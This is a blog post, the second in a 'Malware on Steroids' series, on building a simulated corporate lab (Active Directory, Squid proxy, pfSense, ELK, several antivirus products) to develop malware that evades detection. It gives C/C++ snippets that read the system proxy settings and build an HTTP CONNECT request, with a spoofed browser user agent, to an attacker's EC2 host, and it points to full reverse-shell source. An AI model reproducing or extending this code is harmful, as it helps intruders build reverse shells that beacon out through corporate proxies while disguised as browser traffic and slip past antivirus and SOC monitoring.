MALWARE ON
STEROIDS
- PARANOID NINJA
Windows Server 2012/
DNS/LDAP
Windows 7
McAfee
WIN EVENTS
elastic
PROXY LOGS
Internet
Windows 7
Kaspersky
PROXY
Squid
Proxy Server
Windows 7
Symantec EP
FIREWALL LOGS
Updates

Blogs by Paranoid Ninja | Malware Development | Windows

Malware on Steroids – Part 2: Evading Antivirus in a Simulated Organizational Environment

Posted by paranoidninja on September 17, 2018

Search

VIEW BLOGS BY CATEGORY

Select Category ▾

In the previous post, we wrote a simple CMD Reverse Shell over TCP. However, in a real-life scenario, things would be pretty different. In this post, we will be focusing on Evading Antivirus and covering the following topics:

1. Creating a Simulated Environment using Windows Active Directory, DNS, Proxy and Firewall.

2. Writing C/C++ code for Proxy autodetection and using HTTP instead of TCP.
3. Evading Signature Based Antivirus – McAfee, Kaspersky, Offline Windows Defender (Windows Cloud Defender is based on Heuristic detections)

The portions that I would be covering in this blog on each of the above topics would hardly touch the surface of Malware Automation to evade Organizational defences, however this should get you started to build your own Lab environment for Malware Development and Antivirus Evasion. Also, I will be writing only code snippets in the posts here to explain them and you can find them added to the final source code of the malware here.

Simulated Organizational Environment

Enough rant. Let's start by first creating a minimalistic simulated environment for testing our malware. For the installation of Active directory, you can view the posts of my friend Winsaaf-Man, here. You will need to add up more Client Machines in the Active Directory. As for me, I have the Architecture Setup as you can view in the featured image of my blogpost above. Let me explain all the stuff here.

The main server is a Windows 2012 server which acts as the Domain Controller and a DNS Server. There are four client machines in the Active Directory, each with one Antivirus Installed which is Up-to-date. I chose only these four since these are the top Antivirus companies which I've seen most organizations are using. All the HTTP requests are routed via Squid Proxy Server which has two configurations, one which requires proxy authentication and one which doesn't. All the internet connections go via the pfSense firewall which log all connections and session timings. I will explain the importance of this later.

Now some of you might be wondering, what exactly is the **Elastic** here. The **Elastic** is ELK Stack which can be used for log monitoring. All the logs here, i.e. Windows Event Logs, DNS Logs, Proxy Logs and Firewall Logs are sent to the **ElasticStack**. We will be using this to understand how our malware requests and execution will look like in the logs. This is important to understand how a SOC Analyst or a Threat Hunter can detect anomalies and find our HTTP beacons during a Red Team Assessment. I will be writing a separate blogpost on this however.

The Lab Configuration for the above Machines are as follows:


	VM Type	RAM (GB)	CPU	Network Adapters
1	Win 2012 Active Directory/DNS	2	2	HostOnly+NAT

2	pfSense Firewall	4	2	HostOnly+NAT
3	Squid Proxy	1	2	HostOnly+NAT
4	ELK Stack	6	2	HostOnly
5	Win 2012 – Symantec EP Server	8	4	HostOnly
6	Win 10 – WinDefender (ML)	4	2	HostOnly
7	Win 7 – SEP Client	2	2	HostOnly
8	Win 7 – Kaspersky	2	2	HostOnly
9	Win 7 – McAfee	2	2	HostOnly

You can install the Squid Server and the pfSense Firewall as below:

Squid Server Installation

Use the below command to install the squid server on a debian machine. Once, you've installed squid, check the version of the squid. The version should be 3.00 or above. You can check it with ***squid -v*** command and it should print something like this:



```
root@sproxy:~# apt-get install squid
Reading package lists... Done
Building dependency tree
Reading state information... Done
squid is already the newest version (3.5.27-1ubuntu1).
0 upgraded, 0 newly installed, 0 to remove and 141 not upgraded.
root@sproxy:~# squid -v
Squid Cache: Version 3.5.27
Service Name: squid
Ubuntu linux
```


Once installed, you will need to edit the file */etc/squid/squid.conf* and paste the custom configuration details in it for HTTP Proxy to be enabled. You can find the non-authentication squid proxy configuration here.

This will allow you to use HTTP proxy on port 8080 for LAN Network 192.168.195.0/24 which is my virtual network for my simulated environment. Change it as required.

For the Authentication part, you can use this configuration file. You will have to use htpasswd command to create a text file with a user:password format in the /etc/squid/passwords file. Once done, just restart the squid service and it should be listening on port 8080 for connections. Below is the command for that. Replace the text **ninja** with any username that you want:

```
$ htpasswd -cd /etc/squid/passwords ninja
$ systemctl squid restart
$ systemctl squid status                                     #To check the status of the service
```

The access log will be stored in /var/log/squid/access.log and it will be logged in the following manner.




```
root@sproxy:/var/log/squid# head -10 access.log

[11/Sep/2018:16:52:44 +0530] 192.168.195.1 5475 CONNECT ec2-54-174-203-168.compute-1.amazonaws.com:80 "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0" 165 733
[11/Sep/2018:16:53:34 +0530] 192.168.195.1 5480 GET http://cacerts.rapidssl.com/RapidSSLRSACA2018.crt "Microsoft-CryptoAPI/10.0" 1615 175
[11/Sep/2018:16:53:37 +0530] 192.168.195.1 5480 GET http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAilokbNS1yMg9cCtLurU0k%3
D "Microsoft-CryptoAPI/10.0" 910 264
[11/Sep/2018:16:53:39 +0530] 192.168.195.1 5480 GET http://status.rapidssl.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBRhh2rQET0hvbSHUJmNfBKqR%2F1T7wQUUBoXWfxrwAMhLxquSKqoHIJW2nUCEAEjnvHEwmLUK6Iwdenvw6B
%3D "Microsoft-CryptoAPI/10.0" 910 268
[11/Sep/2018:16:53:39 +0530] 192.168.195.1 5478 CONNECT winscp.net:443 "WinSCP/5.13.3 neon/0.30.2" 3790 4950
[14/Sep/2018:20:25:31 +0530] 192.168.195.160 49752 GET http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab? "Microsoft-CryptoAPI/10.0" 6933 281
[14/Sep/2018:20:25:31 +0530] 192.168.195.160 49752 GET http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEABsEMlb0sCTf7jUSfg%
2BhWk%3D "Microsoft-CryptoAPI/10.0" 910 268
[14/Sep/2018:20:25:32 +0530] 192.168.195.160 49751 CONNECT c.urs.microsoft.com:443 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari
/537.36 Edge/17.17134" 24039 1013
[14/Sep/2018:20:25:32 +0530] 192.168.195.160 49755 GET http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab? "Microsoft-CryptoAPI/10.0" 6933 281
root@sproxy:/var/log/squid# |
```

NOTE: The above Squid Installation is only to be done if you are not using pfSense Firewall. If you are going to use pfSense firewall, you can install Squid within pfSense itself.

pfSense Firewall Installation

pfSense is one of the best open source firewalls I've seen till date. However, you can choose to install IpFire as well. pfSense Installation is pretty easy. You can simply download the ISO from here. Create a new virtual machine in FreeBsd and use this ISO to install it. There is nothing much to do here. Once installed and rebooted, you need to setup the LAN IP where our other machines will communicate. The WAN IP (NAT) will be set automatically over DHCP. Once the system is installed and rebooted, select 2 in the below options and set the IP address(Host-only) and the Netmask manually:




```
 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.20.144/24
 LAN (lan)       -> em1        -> v4: 192.168.1.1/24

 0) Logout (SSH only)                   9) pfTop
 1) Assign Interfaces                  10) Filter Logs
 2) Set interface(s) IP address        11) Restart webConfigurator
 3) Reset webConfigurator password     12) PHP shell + pfSense tools
 4) Reset to factory defaults          13) Update from console
 5) Reboot system                      14) Enable Secure Shell (sshd)
 6) Halt system                        15) Restore recent configuration
 7) Ping host                          16) Restart PHP-FPM
 8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address.  Press <ENTER> for none:
> 192.168.195.130
```

Once done, just continue with (yes) in the options it asks except where it asks you to install DHCP. After this, you can go to the assigned IP address and it should host a webserver with the below credentials where you can login and manange the firewall using the UI:

```
User:admin
Pass:pfSense
```

Now, we need to configure Squid Proxy to route all traffic via the pfSense Firewall. You can navigate to the System -> Package Manager in the UI, search squid in available packages and install it:




Name	Version	Description	
Lightsquid	3.0.6_4	LightSquid is a high performance web proxy reporting tool. Includes proxy realtime statistics (SQStat). Requires Squid package. Package Dependencies: lighttpd-1.4.48_1 lightsquid-1.8_5	Install
squid	0.4.43_1	High performance web proxy cache (3.5 branch). It combines Squid as a proxy server with its capabilities of acting as a HTTP / HTTPS reverse proxy. It includes an Exchange-Web-Access (OWA) Assistant, SSL filtering and antivirus integration via C-ICAP. Package Dependencies: squidclamav-6.16 squid_radius_auth-1.10 squid-3.5.27_3 c-icap-modules-0.4.5	Install
squidGuard	1.16.4	High performance web proxy URL filter. Package Dependencies: squidguard-1.4_15	Install

After the installation is complete, go to Service->Squid Proxy Server and check the below options:

1. Enable Squid Proxy
2. Proxy Port -> 8080
3. Enable Transparent HTTP Proxy
4. Enable SSL Intercept -> port -> 4433
5. Enable Access Logging
6. Rotate Logs -> 10
7. Enable Log pages Denied

Once the above options are enabled, ssh into your pfSense (make sure you have ssh enabled in the General Settings of your pfSense).

We will edit the squid.conf file in ***/usr/local/etc/squid/squid.conf***, comment out ***access_log /var/squid/logs/access.log*** and add the highlighted lines as below:



```
[2.4.3-RELEASE][admin@pfSense.localdomain]/usr/local/etc/squid: head -30 squid.conf
# This file is automatically generated by pfSense
# Do not edit manually !

http_port 192.168.195.130:8080
http_port 127.0.0.1:8080 intercept
icp_port 0
digest_generation off
dns_v4_first off
pid_filename /var/run/squid/squid.pid
cache_effective_user squid
cache_effective_group proxy
error_default_language en
icon_directory /usr/local/etc/squid/icons
visible_hostname localhost
cache_mgr admin@localhost
logformat combined [%{%d/%b/%Y:%H:%M:%S %z}tl] %>a %>p %rm %ru "%{User-agent}>h" %<st %>st
access_log /var/squid/logs/access.log combined
#access_log /var/squid/logs/access.log
cache_log /var/squid/logs/cache.log
cache_store_log none
netdb_filename /var/squid/logs/netdb.state
pinger_enable on
pinger_program /usr/local/libexec/squid/pinger
```

And then restart the squid service using **system squid.sh restart** command. You can now setup the proxy on your firefox/IE/Chrome and check whether it works. Also, you can view the logs in /var/squid/logs/access.log.

Proxy Autodetection

So, we have a basic environment setup right now. Let's fire up visual code and start crafting our code snippet. Remember, that I will just be writing the snippet here. You can find the whole source code on my github profile over here.

```
1 DWORD dwSize;
2 LPINTERNET_PROXY_INFO ProxyInfo;
3 char lpszData[100] = "";
4 InternetQueryOption (NULL, INTERNET_OPTION_PROXY, lpszData, &dwSize);
5 ProxyInfo = (LPINTERNET_PROXY_INFO) lpszData;
6 printf("Proxy Connection: %s\n", (ProxyInfo->lpszProxy));
```

Let's understand the above code here. In line number one, I am initializing an empty DWORD dwSize variable. In the second line I am defining a struct with the name ProxyInfo to LPINTERNET_PROXY_INFO. This is basically the INTERNET_PROXY_INFO struct which can obtain the proxy address stored as a global value by obtaining a handle using *InternetOpen()* winAPI. Next, I am initializing a buffer with the length of 100 characters which will store the info of the local proxy & port that we receive. Finally we call the *InternetQueryOption* winAPI which will load these variables and store the data in the struct created above. In the last line, I am printing the proxy IP:Port by accessing the member lpszProxy from the ProxyInfo struct using the '**->**' operator.


Remember that in order to compile the above part, we need to link the header **wininet.h** into the cpp file like we did for the winsock header previously. We will also need to split the above Proxy Address format into two parts i.e. the Server and the IP. That can be simply done using a for loop like below which will store the Server string in **LocalProxy** variable and port number in **LocalProxyPort**.

```
char LocalProxy[strlen(ProxyInfo->lpszProxy)];
char LocalProxyPortString[6];
int LocalProxyPort;
for (int i=0; i<strlen(ProxyInfo->lpszProxy); i++) {
    if ((ProxyInfo->lpszProxy)[i] == *":") {
        i++;
        for (int j = 0; i<strlen(ProxyInfo->lpszProxy); i++) {
            LocalProxyPortString[j] = (ProxyInfo->lpszProxy)[i];
            j++;
        }
        break;
    }
    else {
        LocalProxy[i] = (ProxyInfo->lpszProxy)[i];
    }
}
LocalProxyPort = atoi(LocalProxyPortString);
```

Crafting HTTP Request on Raw Sockets

Now, when I started learning this, I didn't have much knowledge on using protocols in C/C++. So I had a hard time figuring this one out. The best thing I learnt when working with protocols, is to keep a Disassembler(olly/x96dbg/immunity debugger/WinDBG) and a Network Monitor open, so that you can figure out what exactly is happening in the backend.

You can read the RFC7230, which I did and it helped a lot. Similarly, there are multiple ways to figure out how the TCP to HTTP over Proxy works. You can simply view the contents of a HTTP request over Wireshark or look at the Proxy Logs as to how they work:



Wireshark · Follow HTTP Stream (tcp.stream eq 0) · wireshark_3FB9BF1B-1F86-4028-92C5-5187956120A5_2018091714012

```
CONNECT www.microsoft.com:443 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Proxy-Connection: keep-alive
Connection: keep-alive
Host: www.microsoft.com:443
```

So, in order to send a HTTP request, first you need to do is send a CONNECT request to the proxy and add your domain name inside it. Every string in the request should be as per the protocol format. Also, notice that HTTP/1.1 here? That's a really important one too which I will explain in the next blogpost. Remember, that unlike the previous code, we need to send this request to the Proxy Server and not the actual domain. This is how the final request would look like:

```
char httpRequest[] = ("CONNECT ec2-x-x-x-x.compute-1.amazonaws.com:443 HTTP/1.1\r\n"
                         "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko
                         "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
                         "Accept-Language: en-US,en;q=0.5\r\n"
                         "Accept-Encoding: gzip, deflate\r\n"
                         "Upgrade-Insecure-Requests: 0\r\n"
                         "Connection: keep-alive\r\n"
                         "Host: ec2-x-x-x-x.compute-1.amazonaws.com\r\n\r\n");
```

And instead of connecting to an IP address over TCP, we will be sending this data to our extracted Proxy Server, which will automatically send the HTTP GET request to our domain which is **ec2-x-x-x-x.compute-1.amazonaws.com:443** above. And make sure you don't forget the **'\r'** and **'\n'** which are carriage return and newlines. Without them, the HTTP Request won't work at all. Also, your HTTP Proxy will now show that Mozilla is making the request instead of a normal executable. Here, is the full source code of the reverse shell with proxy autodetection. This is how it will look like upon execution.



```
